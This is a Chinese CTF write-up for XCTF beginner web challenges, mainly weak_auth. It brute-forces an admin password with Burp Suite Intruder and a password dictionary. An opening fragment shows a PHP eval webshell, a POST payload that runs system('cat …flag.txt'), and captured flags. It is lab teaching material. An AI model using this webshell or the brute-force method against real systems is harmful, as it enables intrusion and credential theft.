
```
shell=system('cat /var/www/html/flag.txt');
```



你会使用webshell吗？

```
cyberpeace{0c7d36dbb90052190ee11d2bc5bce533}<?php
@eval($_POST['shell']);?>
```

2.XCTFWeb新手区weak_auth



weak_auth

最佳Writeup由小太阳的温暖提供

难度系数：★1.0


题目来源：Cyberpeace-n3k0

题目描述：小宁写了一个登陆验证页面，随手就设了一个密码。


题目场景：http://111.200.241.244:58790


倒计时：03:59:17

题目附件：暂无




先随便输入一个账号密码登录试试。




111.200.241.244:58790 显示


please login as admin

网页提示让我们使用“admin”登录。现在是已知账号但还不知道密码。直接用BP抓包，并在Action中点send to Intruder。



```
POST /check.php HTTP/1.1
Host: 111.200.241.244:58790
Content-Length: 27
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://111.200.241.244:58790
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36 Edg/97.0.1072.62
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://111.200.241.244:58790/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close

username=admin&password=111
```

在Intruder中打开Positions界面。
先点击右侧的“clear§”,再选中密码点击“Add§”。




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /check.php HTTP/1.1
Host: 111.200.241.244:58790
Content-Length: 27
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://111.200.241.244:58790
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Edg/97.0.1072.62
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://111.200.241.244:58790/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close

username=admin&password=§111§
```

再转到Payloads页面，load加载自己的字典即可开始爆破。
没有字典的可以下载一个CTF常见字典。



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.


Payload set: 1　　Payload count: 6,949

Payload type: Simple list　　Request count: 6,949

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
!@#$%
!@#$%^
!@#$%^&
!@#$%^&*
!root
$SRV
$secure$
*3noguru
@#$%^&
```



Payload Sets


You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1　　Payload count: 100

Payload type: Simple list　　Request count: 100


...sed as payloads.

最后找到返回值与其他不同的一项就是正确密码。



Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	434	
1	123456	200	☐	☐	437	
2	password	200	☐	☐	434	
3	line	200	☐	☐	434	
4	12345678	200	☐	☐	434	
5	qwerty	200	☐	☐	434	
6	123456789	200	☐	☐	434	
7	12345	200	☐	☐	434	
8	1234	200	☐	☐	434	
9	111111	200	☐	☐	434	
10	1234567	200	☐	☐	434	
11	dragon	200	☐	☐	434	
12	123123	200	☐	☐	434	
13	baseball	200	☐	☐	434	

返回题目，修改正确密码即可得到flag。


cyberpeace{e9411b38970d8ba090e5355075ed59d3}